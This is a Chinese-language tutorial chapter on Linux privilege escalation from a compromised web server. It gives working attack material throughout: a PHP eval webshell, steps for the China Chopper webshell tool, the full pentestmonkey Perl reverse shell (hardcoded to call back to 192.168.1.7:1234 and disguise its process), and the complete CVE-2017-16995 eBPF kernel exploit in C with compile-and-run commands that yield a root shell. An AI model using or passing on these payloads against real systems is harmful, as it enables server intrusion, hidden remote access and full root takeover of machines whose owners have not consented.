
第十二 Linux提权
Linux内核提权
一般情况下,web网站都是普通权限,如果想获取root权限,这个时候就得需要提权
使用nc监听端口
nc -l 1234
上传一句话木马
<?php @eval($_POST[nb]); ?>

使用中国菜刀连接服务器

使用中国菜刀上传:perl-reverse-shell.pl 脚本
#!/usr/bin/perl -w
# perl-reverse-shell - A Reverse Shell implementation in PERL
# Copyright (C) 2006 pentestmonkey@pentestmonkey.net
#
# This tool may be used for legal purposes only.  Users take full responsibility
# for any actions performed using this tool.  The author accepts no liability
# for damage caused by this tool.  If these terms are not acceptable to you, then
# do not use this tool.
#
# In all other respects the GPL version 2 applies:
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License version 2 as
# published by the Free Software Foundation.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License along
# with this program; if not, write to the Free Software Foundation, Inc.,
# 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
#
# This tool may be used for legal purposes only.  Users take full responsibility
# for any actions performed using this tool.  If these terms are not acceptable to
# you, then do not use this tool.
#
# You are encouraged to send comments, improvements or suggestions to
# me at pentestmonkey@pentestmonkey.net
#
# Description
# -----------
# This script will make an outbound TCP connection to a hardcoded IP and port.
# The recipient will be given a shell running as the current user (apache normally).
#

use strict;
use Socket;
use FileHandle;
use POSIX;
my $VERSION = "1.0";

# Where to send the reverse shell.  Change these.
my $ip = '192.168.1.7';
my $port = 1234;

# Options
my $daemon = 1;
my $auth   = 0; # 0 means authentication is disabled and any
        # source IP can access the reverse shell
my $authorised_client_pattern = qr(^127\.0\.0\.1$);

# Declarations
my $global_page = "";
my $fake_process_name = "/usr/sbin/apache";

# Change the process name to be less conspicious
$0 = "[httpd]";

# Authenticate based on source IP address if required
if (defined($ENV{'REMOTE_ADDR'})) {
    cgiprint("Browser IP address appears to be: $ENV{'REMOTE_ADDR'}");

    if ($auth) {
        unless ($ENV{'REMOTE_ADDR'} =~ $authorised_client_pattern) {
            cgiprint("ERROR: Your client isn't authorised to view this page");
            cgiexit();
        }
    }
} elsif ($auth) {
    cgiprint("ERROR: Authentication is enabled, but I couldn't determine your IP address.  Denying access");
    cgiexit(0);
}

# Background and dissociate from parent process if required
if ($daemon) {
    my $pid = fork();
    if ($pid) {
        cgiexit(0); # parent exits
    }

    setsid();
    chdir('/');
    umask(0);
}

# Make TCP connection for reverse shell
socket(SOCK, PF_INET, SOCK_STREAM, getprotobyname('tcp'));
if (connect(SOCK, sockaddr_in($port,inet_aton($ip)))) {
    cgiprint("Sent reverse shell to $ip:$port");
    cgiprintpage();
} else {
    cgiprint("Couldn't open reverse shell to $ip:$port: $!");
    cgiexit();
}

# Redirect STDIN, STDOUT and STDERR to the TCP connection
open(STDIN, ">&SOCK");
open(STDOUT,">&SOCK");
open(STDERR,">&SOCK");
$ENV{'HISTFILE'} = '/dev/null';
system("w;uname -a;id;pwd");
exec({"/bin/sh"} ($fake_process_name, "-i"));

# Wrapper around print
sub cgiprint {
    my $line = shift;
    $line .= "<p>\n";
    $global_page .= $line;
}

# Wrapper around exit
sub cgiexit {
    cgiprintpage();
    exit 0; # 0 to ensure we don't give a 500 response.
}

# Form HTTP response using all the messages gathered by cgiprint so far
sub cgiprintpage {
    print "Content-Length: " . length($global_page) . "\r
Connection: close\r
Content-Type: text\/html\r\n\r\n" . $global_page;
}

使用中国菜刀启动虚拟终端,修改执行权限

执行脚本:./perl-reverse-shell.pl

成功连接到服务器信息,可以查看服务器版本:uname -a

通过:https://www.exploit-db.com/ 获取可用的exp.c: https://www.exploit-db.com/exploits/45010
/*
  Credit @bleidl, this is a slight modification to his original POC
  https://github.com/brl/grlh/blob/master/get-rekt-linux-hardened.c

  For details on how the exploit works, please visit
  https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html

  Tested on Ubuntu 16.04 with the following Kernels
  4.4.0-31-generic
  4.4.0-62-generic
  4.4.0-81-generic
  4.4.0-116-generic
  4.8.0-58-generic
  4.10.0.42-generic
  4.13.0-21-generic

  Tested on Fedora 27
  4.13.9-300
  gcc cve-2017-16995.c -o cve-2017-16995
  internet@client:~/cve-2017-16995$ ./cve-2017-16995
  [.]
  [.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
  [.]
  [.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
  [.]
  [*] creating bpf map
  [*] sneaking evil bpf past the verifier
  [*] creating socketpair()
  [*] attaching bpf backdoor to socket
  [*] skbuff => ffff880038c3f500
  [*] Leaking sock struct from ffff88003af5e180
  [*] Sock->sk_rcvtimeo at offset 472
  [*] Cred structure at ffff880038704600
  [*] UID from cred structure: 1000, matches the current: 1000
  [*] hammering cred structure at ffff880038704600
  [*] credentials patched, launching shell...
  #id
  uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare),1000(internet)

*/

#include <errno.h>
#include <fcntl.h>
#include <stdarg.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <linux/bpf.h>
#include <linux/unistd.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/un.h>
#include <sys/stat.h>
#include <sys/personality.h>

char buffer[64];
int sockets[2];
int mapfd, progfd;
int doredact = 0;

#define LOG_BUF_SIZE 65536
#define PHYS_OFFSET 0xffff880000000000
char bpf_log_buf[LOG_BUF_SIZE];

static __u64 ptr_to_u64(void *ptr)
{
	return (__u64) (unsigned long) ptr;
}

int bpf_prog_load(enum bpf_prog_type prog_type,
		  const struct bpf_insn *insns, int prog_len,
		  const char *license, int kern_version)
{
	union bpf_attr attr = {
		.prog_type = prog_type,
		.insns = ptr_to_u64((void *) insns),
		.insn_cnt = prog_len / sizeof(struct bpf_insn),
		.license = ptr_to_u64((void *) license),
		.log_buf = ptr_to_u64(bpf_log_buf),
		.log_size = LOG_BUF_SIZE,
		.log_level = 1,
	};

	attr.kern_version = kern_version;

	bpf_log_buf[0] = 0;

	return syscall(__NR_bpf, BPF_PROG_LOAD, &attr, sizeof(attr));
}

int bpf_create_map(enum bpf_map_type map_type, int key_size, int value_size,
		   int max_entries, int map_flags)
{
	union bpf_attr attr = {
		.map_type = map_type,
		.key_size = key_size,
		.value_size = value_size,
		.max_entries = max_entries
	};

	return syscall(__NR_bpf, BPF_MAP_CREATE, &attr, sizeof(attr));
}

int bpf_update_elem(int fd, void *key, void *value, unsigned long long flags)
{
	union bpf_attr attr = {
		.map_fd = fd,
		.key = ptr_to_u64(key),
		.value = ptr_to_u64(value),
		.flags = flags,
	};

	return syscall(__NR_bpf, BPF_MAP_UPDATE_ELEM, &attr, sizeof(attr));
}

int bpf_lookup_elem(int fd, void *key, void *value)
{
	union bpf_attr attr = {
		.map_fd = fd,
		.key = ptr_to_u64(key),
		.value = ptr_to_u64(value),
	};

	return syscall(__NR_bpf, BPF_MAP_LOOKUP_ELEM, &attr, sizeof(attr));
}

#define BPF_ALU64_IMM(OP, DST, IMM)				\
	((struct bpf_insn) {					\
		.code  = BPF_ALU64 | BPF_OP(OP) | BPF_K,	\
		.dst_reg = DST,					\
		.src_reg = 0,					\
		.off   = 0,					\
		.imm   = IMM })

#define BPF_MOV64_REG(DST, SRC)					\
	((struct bpf_insn) {					\
		.code  = BPF_ALU64 | BPF_MOV | BPF_X,		\
		.dst_reg = DST,					\
		.src_reg = SRC,					\
		.off   = 0,					\
		.imm   = 0 })

#define BPF_MOV32_REG(DST, SRC)					\
	((struct bpf_insn) {					\
		.code  = BPF_ALU | BPF_MOV | BPF_X,		\
		.dst_reg = DST,					\
		.src_reg = SRC,					\
		.off   = 0,					\
		.imm   = 0 })

#define BPF_MOV64_IMM(DST, IMM)					\
	((struct bpf_insn) {					\
		.code  = BPF_ALU64 | BPF_MOV | BPF_K,		\
		.dst_reg = DST,					\
		.src_reg = 0,					\
		.off   = 0,					\
		.imm   = IMM })

#define BPF_MOV32_IMM(DST, IMM)					\
	((struct bpf_insn) {					\
		.code  = BPF_ALU | BPF_MOV | BPF_K,		\
		.dst_reg = DST,					\
		.src_reg = 0,					\
		.off   = 0,					\
		.imm   = IMM })

#define BPF_LD_IMM64(DST, IMM)					\
	BPF_LD_IMM64_RAW(DST, 0, IMM)

#define BPF_LD_IMM64_RAW(DST, SRC, IMM)				\
	((struct bpf_insn) {					\
		.code  = BPF_LD | BPF_DW | BPF_IMM,		\
		.dst_reg = DST,					\
		.src_reg = SRC,					\
		.off   = 0,					\
		.imm   = (__u32) (IMM) }),			\
	((struct bpf_insn) {					\
		.code  = 0, 					\
		.dst_reg = 0,					\
		.src_reg = 0,					\
		.off   = 0,					\
		.imm   = ((__u64) (IMM)) >> 32 })

#ifndef BPF_PSEUDO_MAP_FD
# define BPF_PSEUDO_MAP_FD	1
#endif

#define BPF_LD_MAP_FD(DST, MAP_FD)				\
	BPF_LD_IMM64_RAW(DST, BPF_PSEUDO_MAP_FD, MAP_FD)

#define BPF_LDX_MEM(SIZE, DST, SRC, OFF)			\
	((struct bpf_insn) {					\
		.code  = BPF_LDX | BPF_SIZE(SIZE) | BPF_MEM,	\
		.dst_reg = DST,					\
		.src_reg = SRC,					\
		.off   = OFF,					\
		.imm   = 0 })

#define BPF_STX_MEM(SIZE, DST, SRC, OFF)			\
	((struct bpf_insn) {					\
		.code  = BPF_STX | BPF_SIZE(SIZE) | BPF_MEM,	\
		.dst_reg = DST,					\
		.src_reg = SRC,					\
		.off   = OFF,					\
		.imm   = 0 })

#define BPF_ST_MEM(SIZE, DST, OFF, IMM)				\
	((struct bpf_insn) {					\
		.code  = BPF_ST | BPF_SIZE(SIZE) | BPF_MEM,	\
		.dst_reg = DST,					\
		.src_reg = 0,					\
		.off   = OFF,					\
		.imm   = IMM })

#define BPF_JMP_IMM(OP, DST, IMM, OFF)				\
	((struct bpf_insn) {					\
		.code  = BPF_JMP | BPF_OP(OP) | BPF_K,		\
		.dst_reg = DST,					\
		.src_reg = 0,					\
		.off   = OFF,					\
		.imm   = IMM })

#define BPF_RAW_INSN(CODE, DST, SRC, OFF, IMM)			\
	((struct bpf_insn) {					\
		.code  = CODE,					\
		.dst_reg = DST,					\
		.src_reg = SRC,					\
		.off   = OFF,					\
		.imm   = IMM })

#define BPF_EXIT_INSN()						\
	((struct bpf_insn) {					\
		.code  = BPF_JMP | BPF_EXIT,			\
		.dst_reg = 0,					\
		.src_reg = 0,					\
		.off   = 0,					\
		.imm   = 0 })

#define BPF_DISABLE_VERIFIER()                                                       \
	BPF_MOV32_IMM(BPF_REG_2, 0xFFFFFFFF),             /* r2 = (u32)0xFFFFFFFF   */   \
	BPF_JMP_IMM(BPF_JNE, BPF_REG_2, 0xFFFFFFFF, 2),   /* if (r2 == -1) {        */   \
	BPF_MOV64_IMM(BPF_REG_0, 0),                      /*   exit(0);             */   \
	BPF_EXIT_INSN()                                   /* }                      */   \

#define BPF_MAP_GET(idx, dst)                                                        \
	BPF_MOV64_REG(BPF_REG_1, BPF_REG_9),              /* r1 = r9                */   \
	BPF_MOV64_REG(BPF_REG_2, BPF_REG_10),             /* r2 = fp                */   \
	BPF_ALU64_IMM(BPF_ADD, BPF_REG_2, -4),            /* r2 = fp - 4            */   \
	BPF_ST_MEM(BPF_W, BPF_REG_10, -4, idx),           /* *(u32 *)(fp - 4) = idx */   \
	BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0, BPF_FUNC_map_lookup_elem),             \
	BPF_JMP_IMM(BPF_JNE, BPF_REG_0, 0, 1),            /* if (r0 == 0)           */   \
	BPF_EXIT_INSN(),                                  /*   exit(0);             */   \
	BPF_LDX_MEM(BPF_DW, (dst), BPF_REG_0, 0)          /* r_dst = *(u64 *)(r0)   */

static int load_prog() {
	struct bpf_insn prog[] = {
		BPF_DISABLE_VERIFIER(),

		BPF_STX_MEM(BPF_DW, BPF_REG_10, BPF_REG_1, -16),   /* *(fp - 16) = r1       */

		BPF_LD_MAP_FD(BPF_REG_9, mapfd),

		BPF_MAP_GET(0, BPF_REG_6),                         /* r6 = op               */
		BPF_MAP_GET(1, BPF_REG_7),                         /* r7 = address          */
		BPF_MAP_GET(2, BPF_REG_8),                         /* r8 = value            */

		/* store map slot address in r2 */
		BPF_MOV64_REG(BPF_REG_2, BPF_REG_0),               /* r2 = r0               */
		BPF_MOV64_IMM(BPF_REG_0, 0),                       /* r0 = 0  for exit(0)   */

		BPF_JMP_IMM(BPF_JNE, BPF_REG_6, 0, 2),             /* if (op == 0)          */
		/* get fp */
		BPF_STX_MEM(BPF_DW, BPF_REG_2, BPF_REG_10, 0),
		BPF_EXIT_INSN(),

		BPF_JMP_IMM(BPF_JNE, BPF_REG_6, 1, 3),             /* else if (op == 1)     */
		/* get skbuff */
		BPF_LDX_MEM(BPF_DW, BPF_REG_3, BPF_REG_10, -16),
		BPF_STX_MEM(BPF_DW, BPF_REG_2, BPF_REG_3, 0),
		BPF_EXIT_INSN(),

		BPF_JMP_IMM(BPF_JNE, BPF_REG_6, 2, 3),             /* else if (op == 2)     */
		/* read */
		BPF_LDX_MEM(BPF_DW, BPF_REG_3, BPF_REG_7, 0),
		BPF_STX_MEM(BPF_DW, BPF_REG_2, BPF_REG_3, 0),
		BPF_EXIT_INSN(),
		/* else                  */
		/* write */
		BPF_STX_MEM(BPF_DW, BPF_REG_7, BPF_REG_8, 0),
		BPF_EXIT_INSN(),

	};
	return bpf_prog_load(BPF_PROG_TYPE_SOCKET_FILTER, prog, sizeof(prog), "GPL", 0);
}

void info(const char *fmt, ...) {
	va_list args;
	va_start(args, fmt);
	fprintf(stdout, "[.] ");
	vfprintf(stdout, fmt, args);
	va_end(args);
}

void msg(const char *fmt, ...) {
	va_list args;
	va_start(args, fmt);
	fprintf(stdout, "[*] ");
	vfprintf(stdout, fmt, args);
	va_end(args);
}

void redact(const char *fmt, ...) {
	va_list args;
	va_start(args, fmt);
	if(doredact) {
		fprintf(stdout, "[!] ( ( R E D A C T E D ) )\n");
		return;
	}
	fprintf(stdout, "[*] ");
	vfprintf(stdout, fmt, args);
	va_end(args);
}

void fail(const char *fmt, ...) {
	va_list args;
	va_start(args, fmt);
	fprintf(stdout, "[!] ");
	vfprintf(stdout, fmt, args);
	va_end(args);
	exit(1);
}

void
initialize() {
	info("\n");
	info("t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)\n");
	info("\n");
	info("  ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **\n");
	info("\n");

	redact("creating bpf map\n");
	mapfd = bpf_create_map(BPF_MAP_TYPE_ARRAY, sizeof(int), sizeof(long long), 3, 0);
	if (mapfd < 0) {
		fail("failed to create bpf map: '%s'\n", strerror(errno));
	}

	redact("sneaking evil bpf past the verifier\n");
	progfd = load_prog();
	if (progfd < 0) {
		if (errno == EACCES) {
			msg("log:\n%s", bpf_log_buf);
		}
		fail("failed to load prog '%s'\n", strerror(errno));
	}

	redact("creating socketpair()\n");
	if(socketpair(AF_UNIX, SOCK_DGRAM, 0, sockets)) {
		fail("failed to create socket pair '%s'\n", strerror(errno));
	}

	redact("attaching bpf backdoor to socket\n");
	if(setsockopt(sockets[1], SOL_SOCKET, SO_ATTACH_BPF, &progfd, sizeof(progfd)) < 0) {
		fail("setsockopt '%s'\n", strerror(errno));
	}
}

static void writemsg() {
	ssize_t n = write(sockets[0], buffer, sizeof(buffer));
	if (n < 0) {
		perror("write");
		return;
	}
	if (n != sizeof(buffer)) {
		fprintf(stderr, "short write: %zd\n", n);
	}
}

static void
update_elem(int key, unsigned long value) {
	if (bpf_update_elem(mapfd, &key, &value, 0)) {
		fail("bpf_update_elem failed '%s'\n", strerror(errno));
	}
}

static unsigned long
get_value(int key) {
	unsigned long value;
	if (bpf_lookup_elem(mapfd, &key, &value)) {
		fail("bpf_lookup_elem failed '%s'\n", strerror(errno));
	}
	return value;
}

static unsigned long
sendcmd(unsigned long op, unsigned long addr, unsigned long value) {
	update_elem(0, op);
	update_elem(1, addr);
	update_elem(2, value);
	writemsg();
	return get_value(2);
}

unsigned long
get_skbuff() {
	return sendcmd(1, 0, 0);
}

unsigned long
get_fp() {
	return sendcmd(0, 0, 0);
}

unsigned long
read64(unsigned long addr) {
	return sendcmd(2, addr, 0);
}

void
write64(unsigned long addr, unsigned long val) {
	(void)sendcmd(3, addr, val);
}

static unsigned long find_cred() {
	uid_t uid = getuid();
	unsigned long skbuff = get_skbuff();
	/*
	 * struct sk_buff {
	 *     [...24 byte offset...]
	 *     struct sock     *sk;
	 * };
	 *
	 */

	unsigned long sock_addr = read64(skbuff + 24);
	msg("skbuff => %llx\n", skbuff);
	msg("Leaking sock struct from %llx\n", sock_addr);
	if(sock_addr < PHYS_OFFSET){
		fail("Failed to find Sock address from sk_buff.\n");
	}

	/*
	 * scan forward for expected sk_rcvtimeo value.
	 *
	 * struct sock {
	 *    [...]
	 *    const struct cred      *sk_peer_cred;
	 *    long                    sk_rcvtimeo;
	 *  };
	 */
	for (int i = 0; i < 100; i++, sock_addr += 8) {
		if(read64(sock_addr) == 0x7FFFFFFFFFFFFFFF) {
			unsigned long cred_struct = read64(sock_addr - 8);
			if(cred_struct < PHYS_OFFSET) {
				continue;
			}

			unsigned long test_uid = (read64(cred_struct + 8) & 0xFFFFFFFF);

			if(test_uid != uid) {
				continue;
			}
                        msg("Sock->sk_rcvtimeo at offset %d\n", i * 8);
                        msg("Cred structure at %llx\n", cred_struct);
			msg("UID from cred structure: %d, matches the current: %d\n", test_uid, uid);

			return cred_struct;
		}
	}
	fail("failed to find sk_rcvtimeo.\n");
}

static void
hammer_cred(unsigned long addr) {
	msg("hammering cred structure at %llx\n", addr);
#define w64(w) { write64(addr, (w)); addr += 8; }
	unsigned long val = read64(addr) & 0xFFFFFFFFUL;
	w64(val);
	w64(0); w64(0); w64(0); w64(0);
	w64(0xFFFFFFFFFFFFFFFF);
	w64(0xFFFFFFFFFFFFFFFF);
	w64(0xFFFFFFFFFFFFFFFF);
#undef w64
}

int
main(int argc, char **argv) {
	initialize();
	hammer_cred(find_cred());
	msg("credentials patched, launching shell...\n");
	if(execl("/bin/sh", "/bin/sh", NULL)) {
		fail("exec %s\n", strerror(errno));
	}
}
然后使用中国菜刀将文件进行上传,通过gcc进行编译,然后执行:
gcc exp.c -o exp
./exp
